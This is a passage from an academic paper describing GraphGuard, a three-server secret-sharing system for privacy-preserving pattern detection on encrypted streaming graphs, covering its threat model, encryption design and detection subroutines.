GraphGuard adopts a distributed trust architecture, where the power of the cloud providing the secure graph pattern detection service is split into three servers (denoted as $\mathsf{S}_{123} = \{\mathsf{S}_1, \mathsf{S}_2, \mathsf{S}_3\}$) which can be operated by independent commercial cloud service providers in practice. Such distributed trust architecture has been widely adopted in other security designs [6, 16, 38, 40] as well as in industry [2, 31].

3.2 Threat Model and Security Guarantees

Threat model. Similar to prior works that adopt the multi-server setting for security designs [6, 38, 40], we consider a semi-honest and non-colluding adversary model where each of S_{123} honestly follows our protocol, but may *individually* try to deduce the private information during providing pattern

[2]We provide evaluation in Appendix B to demonstrate the computational benefit for the regulator from such graph service outsourcing.

detection services. Besides, with the focus on protecting the privacy of the streaming graph and query pattern against the cloud servers, we consider that the regulator, FE, and users are trustworthy parties since the regulator can be an official institution (e.g. a bank) and FE is dedicatedly maintained by the regulator [26], which can examine the users' behaviors.


Security guarantees. Under the aforementioned adversary model, GraphGuard guarantees that each cloud server only learns the following information and nothing more. (1) The differentially private frequency of distinct edge labels in each snapshot. (2) The occurrence of a pattern match in the streaming graph. This requirement is inherent for servers to provide the (secure) service (i.e., securely detecting pattern matches to alert the regulator); otherwise, the service would be rendered useless. (3) The count of edges in the streaming graph and query patterns, as well as the timestamp associated with each edge. Here we consider the timestamps as public because the cloud servers can infer them based on each edge's upload time. As for the count of edges, we are not aware of any concrete harm from revealing such size information. We discuss how to mitigate these leakages in Appendix C.


4 The Design of GraphGuard


Overview. GraphGuard consists of four phases: (1) streaming graph encryption (Section 4.1), (2) query pattern encryption (Section 4.2), (3) secure partial matches detection (Section 4.3), and (4) secure partial matches compatibility checking (Section 4.4). In phase (1), FE continuously encrypts the edges generated by the users, and uploads the resulting ciphertext to S_{123}. In phase (2), FE encrypts the query pattern and uploads the resulting ciphertext to S_{123}. Afterwards, S_{123} continuously perform secure time-constrained pattern detection on the encrypted streaming graph. Specifically, in phase (3), S_{123} securely detect time-constrained partial matches of the query pattern over the encrypted edges in the sliding window. In phase (4), S_{123} securely combine the compatible partial matches to produce the final encrypted matches. If any matches are detected, they are returned to the regulator for decryption. It is noted that similar to the plaintext-domain works [27, 35], the current design of GraphGuard assumes that the streaming graph monotonically increases. We discuss how to securely handle vertex/edge deletion in Appendix D.

4.1 Streaming Graph Encryption


We first introduce how a newly generated edge is encrypted in GraphGuard. In order to facilitate secure updates of the encrypted streaming graph, we adopt the edge list structure [32] to model the streaming graph. Specifically, a newly generated edge is modeled as $e_x = (sid_x, eid_x, l_x, t_x)$ as definition 1. Only sid_x, eid_x, and l_x need to be encrypted, as the timestamp t_x is considered public. To allow lightweight encryption as well as support subsequent secure computation, GraphGuard has FE apply the RSS technique [3] over each private value. Through a detailed analysis of time-constrained subgraph pattern detection [27], we observe that *equality test* plays a key role, and thus the performance of its secure realization is crucial. In order to support efficient secure equality test, GraphGuard does not directly use arithmetic RSS to encrypt each value.










Instead, GraphGuard introduces a preprocessing step in which each private value is encoded as a *one-hot vector* of length equal to the number of all possible values for the private value. In a one-hot vector, all elements are set to "0", except for the element at the location corresponding to the value, which is set to "1". To simplify presentation, we abuse the symbol ρ to represent the length of all one-hot vectors in this paper. GraphGuard applies binary RSS to encrypt these one-hot vectors. So an edge e_x is encrypted into $[\![e_x]\!] = ([\![\mathbf{sid}_x]\!], [\![\mathbf{eid}_x]\!], [\![\mathbf{l}_x]\!], t_x)$, where a one-hot vector is written in bold. How this can benefit efficient secure equality test in the RSS domain will be clear later in Section 4.3.1. FE continuously sends the encrypted edges to S_{123}, who hold the encrypted graph as $[\![\mathbb{G}]\!] = \{[\![e_x]\!]\}_{x\in[X]}$.







4.2 Query Pattern Encryption



Modeling the structure. We start with considering how to model the structure of the query pattern. Note that the essential step of graph pattern detection is to check the isomorphism between the query pattern and a candidate subgraph in a snapshot. To realize this, a common strategy adopted in the plaintext-domain works is to find the bijective match function (as per Definition 4) by constructing the search tree *along the connections between vertices* [29]. However, for secure graph pattern detection, information about the vertex connections must be kept private. This makes it difficult to directly follow the above strategy in the ciphertext domain. We instead propose a new data structure - *endpoint adjacency matrix* (EAM) - to model vertex connections. With EAM, checking the isomorphism between the query pattern and a candidate subgraph can be simplified as the comparison between their EAMs, consisting of only basic $\oplus$ and $\otimes$ operations. Such modeling greatly facilitates the efficient realization of graph isomorphism checking in the ciphertext domain.

***Definition* 7.** *(Endpoint adjacency matrix). Given a graph structure $\{e_y = (sid_y, eid_y)\}_{y\in[Y]}$, its EAM is a 4-bit matrix $\mathbf{M} \in \{0000, 1000, 0100, 1100, 0010, 0001, 0011\}^{Y\times Y}$. Each row/column of $\mathbf{M}$ corresponds to an edge, and each element $\mathbf{M}[i,j], i,j \in [Y], i \neq j$ indicates whether the edges e_i and e_j share the endpoints. Specifically, the first bit of $\mathbf{M}[i,j]$ is equal to 1 if and only if $sid_i = sid_j$; the second bit is equal to 1 if and only if $eid_i = eid_j$; the third bit is equal to 1 if and only if $eid_i = sid_j$; and the fourth bit is equal to 1 if and only if $sid_i = eid_j$. In addition, $\mathbf{M}[i,i] = 0000, i \in [Y]$.*

For clarity, the structure of the given two edges e_i, e_j corresponding to different values of $\mathbf{M}[i,j]$ is illustrated as follows.

(1) 0000:  ; (2) 1000:  ; (3) 0100:  ;

(4) 1100:  ; (5) 0010:  ; (6) 0001:  ;

(7) 0011:  .

Example 3. *Consider the query $\mathbb{Q}$ in Fig. 2, its EAM is*

$$\begin{bmatrix} 0000 & 0100 & 0000 & 0010 \\ 0100 & 0000 & 1000 & 0010 \\ 0000 & 1000 & 0000 & 0100 \\ 0001 & 0001 & 0100 & 0000 \end{bmatrix}.$$

With EAM, we can simplify the isomorphism checking between the query pattern and a subgraph as follows.

Proposition 1. *Given a query pattern $\mathbb{Q} = \{\sigma_i\}_{i\in[n]}$ and its EAM $\mathbf{M}_1$; a candidate match $P = \{e_i\}_{i\in[n]}$ and its EAM $\mathbf{M}_2$, where edge e_i matches edge $\sigma_i, i \in [n]$. If $\mathbf{M}_1 = \mathbf{M}_2$, P is isomorphic to $\mathbb{Q}$; if $\mathbf{M}_1 \neq \mathbf{M}_2$, P is not isomorphic to $\mathbb{Q}$.*

Proposition 1 holds because $\mathbf{M}_1 = \mathbf{M}_2$ means that $\forall i, j \in [n]$, $\mathbf{M}_1[i,j] = \mathbf{M}_2[i,j]$. This indicates that $\forall i, j \in [n]$, the connection relationship between (σ_i, σ_j) in $\mathbb{Q}$ is identical to that between (e_i, e_j) in P. Instead, $\mathbf{M}_1 \neq \mathbf{M}_2$ means that $\exists i, j \in [n], \mathbf{M}_1[i,j] \neq \mathbf{M}_2[i,j]$. This indicates that $\exists i, j \in [n]$, the connection relationship between (σ_i, σ_j) is different from that between (e_i, e_j). Note that with Proposition 1, the subgraph isomorphism checking can be simplified as comparing the EAMs of graphs. The comparison of two EAMs $\mathbf{M}_1$ and $\mathbf{M}_2$ can be completed using $\oplus$ and $\otimes$ operations:

$$\omega = \bigvee_{i=1}^{n} \bigvee_{j=1}^{n} \bigvee_{s=1}^{4} \mathbf{M}_1[i,j][s] \oplus \mathbf{M}_2[i,j][s], \tag{1}$$

where $\mathbf{M}[i,j][s], s \in [4]$ denotes the s-th bit of $\mathbf{M}[i,j]$. The OR ($\vee$) operation on two bits b_1 and b_2 can be realized by $b_1 \vee b_2 = b_1 \otimes b_2 \oplus b_1 \oplus b_2$. Here, the bit $\omega = 0$ indicates that $\mathbf{M}_1 = \mathbf{M}_2$, and $\omega = 1$ indicates that $\mathbf{M}_1 \neq \mathbf{M}_2$.

Representing the timing order constraints. We now introduce the method for representing the timing order constraints of the query. FE first decomposes query $\mathbb{Q}$ into several *timing-connected subquery patterns* [27] (referred to as TC-subquery pattern) $\mathbb{Q} := \{\mathbb{Q}_d\}_{d\in[D]}$.

***Definition* 8.** *(TC-subquery pattern [27]). A subquery pattern of κ edges is a TC-subquery pattern, if there exists a permutation of all the edges such that $\sigma_1 \prec \cdots \prec \sigma_\kappa$.*

The decompositions of $\mathbb{Q}$ can be represented as $\mathcal{Y} = \{\mathbf{y}_d\}_{d\in[D]}$. Each $\mathbf{y}_d$ is a list used to represent the indexes of edges in a TC-subquery pattern $\mathbb{Q}_d$. More specifically,




Figure 4: An example of query pattern decomposition.

$\mathbb{Q}_d = \{\sigma_{\mathbf{y}_d[i]}\}_{i\in[\kappa_d]}$ where $\sigma_{\mathbf{y}_d[1]} \prec \cdots \prec \sigma_{\mathbf{y}_d[\kappa_d]}$ and κ_d is $\mathbf{y}_d$'s length. Note that the decompositions may vary in length, and the decompositions of a query pattern are not unique. In addition, it is possible for timing order constraints to exist among the edges belonging to *different* TC-subquery patterns. These constraints are named as *compatibility order constraints* and denoted as $O = \{o_c\}_{c\in[C]}$, where C is their count. A compatibility order constraint $o_c = (y_1, y_2, \theta)$ indicates the presence of a timing order constraint between edges σ_{y_1} and σ_{y_2} that belong to different TC-subquery patterns. Here, $\theta = 1$ signifies $\sigma_{y_1} \prec \sigma_{y_2}$, while $\theta = 0$ signifies $\sigma_{y_2} \prec \sigma_{y_1}$.

Example 4. *Fig. 4 illustrates how the query pattern $\mathbb{Q}$ shown in Fig. 2 can be decomposed. In this case, $\mathbb{Q}$ is decomposed into two TC-subquery patterns: $\mathbb{Q}_1 = \{\sigma_1, \sigma_4, \sigma_2\}$ and $\mathbb{Q}_2 = \{\sigma_3\}$ (with corresponding decompositions $\mathbf{y}_1 = [1,4,2]$ and $\mathbf{y}_2 = [3]$). Besides, there is a compatibility order constraint between them: $(3,2,1)$, i.e., $\sigma_3 \prec \sigma_2$.*

Encrypting the query pattern. FE then encrypts the private information contained in the query pattern $\mathbb{Q}$ as follows. Firstly, FE encrypts each bit of $\mathbb{Q}$'s EAM $\mathbf{M}$ by binary RSS, producing $[\![\mathbf{M}]\!]$. Secondly, FE encodes $\mathbb{Q}$'s each edge label $l_y, y \in [Y]$ into a one-hot vector $\mathbf{l}_y$, and then encrypts these one-hot vectors by binary RSS, producing $[\![\mathcal{L}]\!] = \{[\![\mathbf{l}_y]\!]\}_{y\in[Y]}$. Thirdly, FE encrypts the compatibility order constraints as $[\![O]\!] = \{[\![o_c]\!]\}_{c\in[C]}$, where $[\![o_c]\!] = (y_1, y_2, [\![\theta]\!])$. Note that FE does not encrypt the edge indexes y_1, y_2 of each o_c since they only reveal the existence of timing order constraints between the edges $\sigma_{y_1}, \sigma_{y_2}$, but do not reveal the exact timing order constraint. In addition, FE also does not encrypt the decompositions $\mathcal{Y}$, as they only reflect the edge indexes that are not relevant to the private information of $\mathbb{Q}$. Specifically, since FE has the freedom to assign indexes to the edges in $\mathbb{Q}$ and the security of RSS [3] guarantees that the secret shares of each encrypted edge are indistinguishable from uniformly random values, $\mathcal{Y}$ do not reveal any private information about $\mathbb{Q}$. Finally, the ciphertext of $\mathbb{Q}$ is represented as $[\![\mathbb{Q}]\!] = ([\![\mathbf{M}]\!], [\![\mathcal{L}]\!], [\![O]\!], \mathcal{Y})$.

4.3 Secure Partial Matches Detection

Overview. Upon receiving the encrypted query pattern from FE, S_{123} continuously detect encrypted time-constrained matches of the query pattern over each encrypted snapshot (denoted as $[\![\mathbb{G}_t]\!]$). Note that S_{123} can retrieve the encrypted snapshot from the encrypted streaming graph by checking

Subroutine 1 Oblivious Dummy Edges Padding

Input: A snapshot $[\![\mathbb{G}_t]\!]$; privacy budget ε and parameter δ.
Output: Encrypted snapshot $[\![\hat{\mathbb{G}}_t]\!]$ after oblivious padding.

1: S_1: $\hat{\mathcal{E}}_1 \leftarrow \emptyset$. //`Initialize the dummy edge set.`
2: **for** each possible edge label l **do**
3: $\quad\mathsf{S}_1$: $n_l \leftarrow \max(Lap(\varepsilon,\delta,1),0)$.
4: $\quad$**for all** $x \in [n_l]$ **do**
5: $\quad\quad\mathsf{S}_1$: $t_x \leftarrow \mathsf{randTime}()$.
6: $\quad\quad\mathsf{S}_1$: $\hat{\mathcal{E}}_1.\mathsf{add}((-\mathbf{1},-\mathbf{1},\mathbf{l},t_x))$.
7: $\quad$**end for**
8: **end for**
9: S_1:$[\![\hat{\mathcal{E}}_1]\!] \leftarrow \mathsf{secShare}(\hat{\mathcal{E}}_1)$. //`Secretly share with` S_{23}.
10: S_2: Construct dummy edge set $\hat{\mathcal{E}}_2$ by the same process.
11: S_2:$[\![\hat{\mathcal{E}}_2]\!] \leftarrow \mathsf{secShare}(\hat{\mathcal{E}}_2)$.//`Secretly share with` S_{13}.
12: S_{123}: Integrate $[\![\hat{\mathcal{E}}_1]\!]$ and $[\![\hat{\mathcal{E}}_2]\!]$ into $[\![\mathbb{G}_t]\!]$.
13: S_{123}: Convert true edges' timestamps to the RSS format.
14: S_{123}: $[\![\hat{\mathbb{G}}_t]\!] \leftarrow \mathsf{olivSort}([\![\mathbb{G}_t]\!], \{[\![t_x]\!]\})$.
15: **return** Encrypted snapshot $[\![\hat{\mathbb{G}}_t]\!]$ after oblivious padding.

the public timestamp of each edge. Before performing the secure detection, S_{123} first perform a **Pre-processing** step to decompose the encrypted query pattern into encrypted TC-subquery patterns. Then the process of secure detection over an encrypted snapshot proceeds as follows. Firstly, given an encrypted TC-subquery pattern, S_{123} securely detect its encrypted matches (i.e., partial matches of the complete query pattern), which involves the components of secure candidate partial matches fetching (Section 4.3.1) and secure candidate partial matches filtering (Section 4.3.2). We will show how S_{123} can securely construct the final encrypted detection results based on the encrypted partial matches in Section 4.4.

Pre-processing. Recall that each decomposition $\mathbf{y}_d \in \mathcal{Y}$ consists of the indexes of edges of the corresponding TC-subquery pattern $\mathbb{Q}_d$. Therefore, S_{123} can easily obtain each encrypted TC-subquery pattern $[\![\mathbb{Q}_d]\!] = ([\![\mathcal{L}_d]\!], [\![\mathbf{M}_d]\!]), d \in [D]$ by: (1) $[\![\mathcal{L}_d]\!] = \{[\![\mathbf{l}_y]\!] | [\![\mathbf{l}_y]\!] \in [\![\mathcal{L}]\!], y \in \mathbf{y}_d\}$; (2) $[\![\mathbf{M}_d[i,j]]\!] = [\![\mathbf{M}[\mathbf{y}_d[i], \mathbf{y}_d[j]]]\!], i,j \in [\kappa_d]$. Here, $[\![\mathbf{M}_d]\!]$ is a permutation submatrix of $[\![\mathbf{M}]\!]$, comprised of the elements located at the intersection of rows $\mathbf{y}_d$ and columns $\mathbf{y}_d$ of $[\![\mathbf{M}]\!]$.

Example 5. *Referring to Example 4, since the decompositions* $\mathbf{y}_1 = [1,4,2]$ *and* $\mathbf{y}_2 = [3]$, $[\![\mathbb{Q}]\!]$ *is decomposed into* $[\![\mathbb{Q}_1]\!] = ([\![\mathcal{L}_1]\!], [\![\mathbf{M}_1]\!])$ *and* $[\![\mathbb{Q}_2]\!] = ([\![\mathcal{L}_2]\!], [\![\mathbf{M}_2]\!])$. *Here,* $[\![\mathcal{L}_1]\!] = \{[\![\mathbf{l}_1]\!], [\![\mathbf{l}_4]\!], [\![\mathbf{l}_2]\!]\}$ *and* $[\![\mathbf{M}_1]\!] = \begin{bmatrix} [\![0000]\!] & [\![0010]\!] & [\![0100]\!] \\ [\![0001]\!] & [\![0000]\!] & [\![0001]\!] \\ [\![0100]\!] & [\![0010]\!] & [\![0000]\!] \end{bmatrix}$; $[\![\mathcal{L}_2]\!] = \{[\![\mathbf{l}_3]\!]\}$ *and* $[\![\mathbf{M}_2]\!] = \emptyset$.

4.3.1 Secure Candidate Partial Matches Fetching

Design rationale. At a high level, the phase consists of two steps: (1) S_{123} obliviously fetch from $[\![\mathbb{G}_t]\!]$ encrypted edges that have label $[\![\mathbf{l}_y]\!] \in [\![\mathcal{L}_d]\!]$. These edges are named as *matched edges* and the set of matched edges for $[\![\mathbf{l}_y]\!]$ is denoted as $[\![\mathcal{E}_y]\!]$.



Figure 5: An example of oblivious dummy edges padding.

(2) S_{123} construct candidate partial matches by the edges from different sets $[\![\mathcal{E}_y]\!], y \in \mathbf{y}_d$ that obey $[\![\mathbb{Q}_d]\!]$'s timing order constraints. For step (1), we let S_{123} first perform a secure equality test over $[\![\mathbf{l}_y]\!] \in [\![\mathcal{L}_d]\!]$ and the encrypted label $[\![\mathbf{l}_x]\!]$ of each edge in the snapshot. To identify the matched edges, simply revealing the equality test results would leak which edges in the snapshot are matched edges (thereby leaking the access pattern [15]). Also, this would expose the frequency of distinct edge labels in the snapshot, which could be exploited by potential attacks [25]. Our insight is to let S_{123} *obliviously* pad encrypted dummy edges into the snapshot. This allows secure revelation of the test results while preventing S_{123} from learning the access pattern and the frequency of edge labels.

For step (2), our solution is based on the fact that $\mathbb{Q}_d$ is a TC-subquery pattern. If S_{123} can preserve the arrangement of true edges in the snapshot even after the oblivious padding of dummy edges, they can determine the (non-private) timing orders of all matched edges. As a result, S_{123} can trivially construct the encrypted candidate partial matches using the encrypted matched edges based on their clear timing orders and the clear timing order constraints of $[\![\mathbb{Q}_d]\!]$.

Oblivious dummy edges padding (Subroutine 1: olivPad). We first let S_1 and S_2 independently pad a specific number of encrypted dummy edges with different labels into $[\![\mathbb{G}_t]\!]$, while ensuring that S_{123} are oblivious to the *count* and *placement* of dummy edges with each label. Specifically, given each possible edge label l, S_1 first locally generates dummy edges in the form of $\{(-1,-1,l,t_x)\}$ (lines 3-7), where $\{t_x\}$ are random timestamps. The IDs of each dummy edge's two endpoints are set to -1, which distinguishes them from true vertices and prevents them from affecting the detection accuracy. S_1 encodes $-1,-1,l$ into one-hot vectors, and secret-shares all dummy edges with S_2 and S_3 to produce $\{([\![-\mathbf{1}]\!], [\![-\mathbf{1}]\!], [\![\mathbf{l}]\!], [\![t_x]\!])\}$ (line 9). The timestamps are also encrypted. Similarly, S_2 performs the above process (lines 10 and 11). S_{123} then integrate these encrypted dummy edges into the encrypted snapshot (line 12). Note that neither S_1 nor S_2 can learn the number of dummy edges with each label padded by the other party because the edge labels are encrypted.

However, S_{123} can still identify which edges in the padded snapshot are dummy, as they are aware of the edges recently

Subroutine 2 Secure Equality Test

Input: Two encrypted one-hot vectors $[\![\mathbf{a}]\!]$ and $[\![\mathbf{b}]\!]$.
Output: The encrypted test result $[\![\omega]\!]$ between $[\![\mathbf{a}]\!]$ and $[\![\mathbf{b}]\!]$.

// $\mathsf{S}_{\alpha\in\{1,2,3\}}$ locally performs the following:
1: **for all** $i \in [\rho]$ **do**
2: $\quad \langle\omega_i\rangle_\alpha \leftarrow \langle\mathbf{a}[i]\rangle_\alpha \otimes \langle\mathbf{b}[i]\rangle_\alpha \oplus \langle\mathbf{a}[i]\rangle_\alpha \otimes \langle\mathbf{b}[i]\rangle_{\alpha+1} \oplus \langle\mathbf{a}[i]\rangle_{\alpha+1} \otimes \langle\mathbf{b}[i]\rangle_\alpha$.
3: **end for**
4: $\langle\omega\rangle_\alpha \leftarrow \bigoplus_{i=1}^{\rho} \langle\omega_i\rangle_\alpha$.
5: **return** 3-out-of-3 additive secret sharing of ω, where $\mathsf{S}_{\alpha\in\{1,2,3\}}$ holds $\langle\omega\rangle_\alpha$ and $\omega = \langle\omega\rangle_1 \oplus \langle\omega\rangle_2 \oplus \langle\omega\rangle_3$.

Subroutine 3 Candidate Partial Matches Construction

Input: Encrypted matched edges $[\![\mathcal{E}_y]\!], y \in \mathbf{y}_d$.
Output: Encrypted candidate partial match set $[\![\mathcal{CP}_d]\!]$.

// S_{123} locally perform the following:
1: $[\![\mathcal{CP}_d]\!] \leftarrow \emptyset$. // Candidate partial match set.
2: $[\![\mathcal{C}]\!] \leftarrow \{[\![P_l]\!] = \{[\![e_i]\!]\}_{i\in[\kappa_d]} | \{[\![e_i]\!] \in [\![\mathcal{E}_{\mathbf{y}_d[i]}]\!], i \in [\kappa_d]\}\}$.
3: **for all** $[\![P_l]\!] \in [\![\mathcal{C}]\!]$ **do**
4: $\quad$ **if** $[\![P_l]\!] : [\![e_1]\!] \prec \cdots \prec [\![e_{\kappa_d}]\!]$ **then**
5: $\quad\quad [\![\mathcal{CP}_d]\!]$.add($[\![P_l]\!]$). // $[\![P_l]\!]$ is a candidate.
6: $\quad$ **end if**
7: **end for**
8: **return** Encrypted candidate partial match set $[\![\mathcal{CP}_d]\!]$.

shared by other cloud servers. Hence, the challenge we must address is to enable S_{123} *to rearrange the edges in the padded snapshot while ensuring that* S_{123} *remain unaware of the new locations of each dummy and true edge.* Additionally, it is essential to preserve the temporal order of the true edges. To accomplish both objectives, GraphGuard has S_{123} conduct oblivious sorting on the edges of the padded snapshot based on their encrypted timestamps (line 14). As the timestamps of dummy edges are randomized and encrypted, S_{123} cannot determine the new locations of dummy and true edges in the padded snapshot after oblivious sorting (denoted as $[\![\hat{\mathbb{G}}_t]\!]$), and thus the access pattern is hidden.

Here what we need is an oblivious sorting protocol that allows parties holding the secret-shared key-value pairs $\{([\![val]\!], [\![key]\!])\}$ to jointly sort $\{[\![val]\!]\}$ based on $\{[\![key]\!]\}$, while no party can learn the ranking of each encrypted value. We identify that the state-of-the-art protocol (denoted as $\mathsf{olivSort}(\cdot,\cdot)$) from [5] is well-suited for our purpose, as it enables fast oblivious stable sorting in the RSS domain.

Example 6. *Consider* $\mathbb{G}_{10}$ *shown in Fig. 2, with the corresponding oblivious dummy edge padding depicted in Fig. 5. Following oblivious sorting on* $\mathbb{G}_{10}$*, the dummy edges are repositioned based on their random timestamps. It is evident that the temporal order of the true edges is preserved.*

The remaining challenge is how to appropriately set the number of dummy edges for each edge label to delicately balance the trade-off between *efficiency* and *privacy*. More dummy edges will lead higher performance overhead, while fewer dummy edges will result in weaker privacy guarantees. Our key idea is to rely on edge DP [22] so as to make the leakage about the frequency of edge labels in the snapshot *differentially private*. Below, we present how S_1 determines the number of dummy edges, and S_2 follows the same approach.

Given each possible edge label l, S_1 first draws a noise n_l from the discrete Laplace distribution $Lap(\varepsilon, \delta, \Delta)$, which is set as the number of dummy edges for l (line 3). Here, the sensitivity Δ is set to 1 as the addition or removal of a single edge is limited to changing the frequency of the edge labels by at most 1. However, the drawn noise cloud be negative, which means that S_1 needs to delete some true edges from the snapshot. Obliviously, this will seriously degrade the accuracy of the subsequent computation. To address this issue, GraphGuard lets S_1 truncate the drawn noise to 0, inspired by [20], i.e., $n_l \leftarrow \max(Lap(\varepsilon, \delta, 1), 0)$. However, one challenge that still needs to be addressed is how to set the mean μ of $Lap(\varepsilon, \delta, 1)$ such that the truncated noise can still offer DP. We propose to set μ as

$$\mu = -\frac{\ln[(e^{\varepsilon}+1)\cdot(1-\delta)]}{\varepsilon}. \tag{2}$$

In Section 5, we prove that with the setting of μ, the drawn noises can still offer DP, even if they may be truncated to 0.

Secure equality test (Subroutine 2: secTest). We now present how S_{123} efficiently and securely perform secure equality tests on two encrypted one-hot vectors $[\![\mathbf{a}]\!]$ and $[\![\mathbf{b}]\!]$, outputting secret-shared $\omega = 1$ if $\mathbf{a} = \mathbf{b}$, and $\omega = 0$ otherwise. We use a bitwise AND operation to be carried out initially on $[\![\mathbf{a}]\!]$ and $[\![\mathbf{b}]\!]$, after which the XOR operation is utilized on the result of the AND operation to produce $[\![\omega]\!]$, i.e.,

$$[\![\omega]\!] = \bigoplus_{i=1}^{\rho} [\![\mathbf{a}[i]]\!] \otimes [\![\mathbf{b}[i]]\!]. \tag{3}$$

The solution is correct because there is only one "1" in both $\mathbf{a}$ and $\mathbf{b}$, and $\omega = 1$ only if the positions of "1" in $\mathbf{a}$ and $\mathbf{b}$ are identical, i.e., $\mathbf{a} = \mathbf{b}$. As Eq. 3 involves a "dot product" calculation, the re-sharing operation at the end of each $\otimes$ operation is no longer necessary. Specifically, S_{123} can locally perform $\oplus$ (line 4) over the 3-out-of-3 additive secret sharing of $\mathbf{a}[i] \otimes \mathbf{b}[i], i \in [\rho]$ (line 2) to produce the 3-out-of-3 additive secret sharing of ω. As a result, Eq. 3 enables an efficient secure equality test *without* the need for online communication among the parties and offline preparation.

S_{123} then reveal the test result to determine whether an encrypted edge is a matched edge. As S_{123} remain oblivious to the new locations of true edges and the frequency of true edge labels in the snapshot, the revelation of test results does not reveal the access pattern or the frequency of edge labels.

Candidate partial matches construction (Subroutine 3: Constr). After obliviously fetching matched edges for each

Subroutine 4 Secure Candidate Partial Matches Filtering

Input: $[\![\mathbb{Q}_d]\!]$'s candidate partial matches $[\![\mathcal{CP}_d]\!]$ and $[\![\mathbf{M}_d]\!]$.
Output: Encrypted partial match set $[\![\mathcal{P}_d]\!]$.

// S_{123} perform the following:
1: $[\![\mathcal{P}_d]\!] \leftarrow \emptyset$. //Initialize the partial match set.
2: **for all** $[\![P_l]\!] \in [\![\mathcal{CP}_d]\!]$ **do**
3: Construct $[\![P_l]\!]$'s encrypted EAM $[\![\mathbf{M}_l]\!]$ by Eq. 4.
4: Compute $[\![\omega]\!]$ based on $[\![\mathbf{M}_d]\!]$ and $[\![\mathbf{M}_l]\!]$ by Eq. 5.
5: Safely open $[\![\omega]\!]$; if $\omega = 0$, $[\![\mathcal{P}_d]\!]$.add($[\![P_l]\!]$).
6: **end for**
7: **return** Encrypted partial match set $[\![\mathcal{P}_d]\!]$.

edge label of $[\![\mathbb{Q}_d]\!]$, S_{123} perform step (2): constructing candidate partial matches by the edges from different matched edge sets that obey the timing order constraints of $[\![\mathbb{Q}_d]\!]$. As the edges in $[\![\hat{\mathbb{G}}_t]\!]$ are arranged based on their timestamps, S_{123} can determine the timing orders of all matched edges. Since $\mathbb{Q}_d$ is a TC-subquery pattern, S_{123} can trivially construct candidate partial matches by the matched edges based on their clear timing orders.

More specifically, S_{123} first construct the set $[\![\mathcal{C}]\!]$ (line 2), which includes all combinations of edges from different $[\![\mathcal{E}_y]\!], y \in \mathbf{y}_d$. S_{123} then examine the timing orders of edges within each combination $[\![P_l]\!] \in [\![\mathcal{C}]\!]$ (lines 3-7). Specifically, given $[\![P_l]\!]$, if $[\![e_1]\!] \prec \cdots \prec [\![e_{\kappa_d}]\!]$ holds, $[\![P_l]\!]$ is a candidate.

Example 7. *Consider $\mathbb{G}_9$ in Fig. 2 and $\mathbb{Q}_1$ in Fig. 4 as an example (without considering encryption and dummy edges for simplicity). $\mathbb{Q}_1$ consists of three edges $\{\sigma_1, \sigma_4, \sigma_2\}$, where $\sigma_1 \prec \sigma_4 \prec \sigma_2$. In $\mathbb{G}_9$, σ_1's matched edges (with label "005") are $\mathcal{E}_1 = \{e_1, e_6\}$; σ_4's matched edge (with label "004") is $\mathcal{E}_4 = \{e_5\}$; σ_2's matched edge (with label "006") is $\mathcal{E}_2 = \{e_7\}$. Therefore, all combinations of edges from $\mathcal{E}_1, \mathcal{E}_4, \mathcal{E}_2$ are $\mathcal{C} = \{P_1 = \{e_1, e_5, e_7\}, P_2 = \{e_6, e_5, e_7\}\}$. Since $e_6 \prec e_5 \prec e_7$ does not hold, P_2 is not a candidate. The final candidate partial match is $P_1 = \{e_1, e_5, e_7\}$ as $e_1 \prec e_5 \prec e_7$ holds.*

4.3.2 Secure Candidate Partial Matches Filtering

Design rationale. The candidate partial matches are extracted by considering only the edge labels and timing order constraints. We now introduce the method (Subroutine 4: secFlt) for securely filtering out the candidates whose structures are inconsistent with that of $[\![\mathbb{Q}_d]\!]$, to obtain the encrypted partial matches. As per Proposition 1, the structural consistency checking on subgraphs can be simplified to comparing their EAMs. Given that S_{123} have obtained the encrypted EAM $[\![\mathbf{M}_d]\!]$ of $[\![\mathbb{Q}_d]\!]$ during the **Pre-processing** phase, we next introduce how S_{123} obliviously construct the encrypted EAM for each encrypted candidate partial match. After that, we will detail how S_{123} securely compare the encrypted EAMs.

Oblivious encrypted EAMs construction. To construct the encrypted EAM $[\![\mathbf{M}_l]\!]$ for an encrypted candidate partial match, S_{123} need to perform secure equality test secTest over

Algorithm 1 Secure Partial Matches Detection

Input: A snapshot $[\![\mathbb{G}_t]\!]$ and $[\![\mathbb{Q}_d]\!] = ([\![\mathcal{L}_d]\!], [\![\mathbf{M}_d]\!])$.
Output: The partial match set $[\![\mathcal{P}_d]\!]$ with respect to $[\![\mathbb{Q}_d]\!]$.

1: $[\![\hat{\mathbb{G}}_t]\!] \leftarrow \mathsf{olivPad}([\![\mathbb{G}_t]\!])$. //Subroutine 1.
2: **for all** $[\![\mathbf{l}_y]\!] \in [\![\mathcal{L}_d]\!]$ **do**
3: $[\![\mathcal{E}_y]\!] \leftarrow \emptyset$. // Initialize the matched edge set.
4: **for all** $[\![e_x]\!] \in [\![\hat{\mathbb{G}}_t]\!]$ **do**
5: $[\![\omega]\!] \leftarrow \mathsf{secTest}([\![\mathbf{l}_x]\!], [\![\mathbf{l}_y]\!])$. //$[\![\mathbf{l}_x]\!]$ in $[\![e_x]\!]$; Subrou. 2.
6: Safely open $[\![\omega]\!]$; if $\omega = 1$, $[\![\mathcal{E}_y]\!]$.add($[\![e_x]\!]$).
7: **end for**
8: **end for**
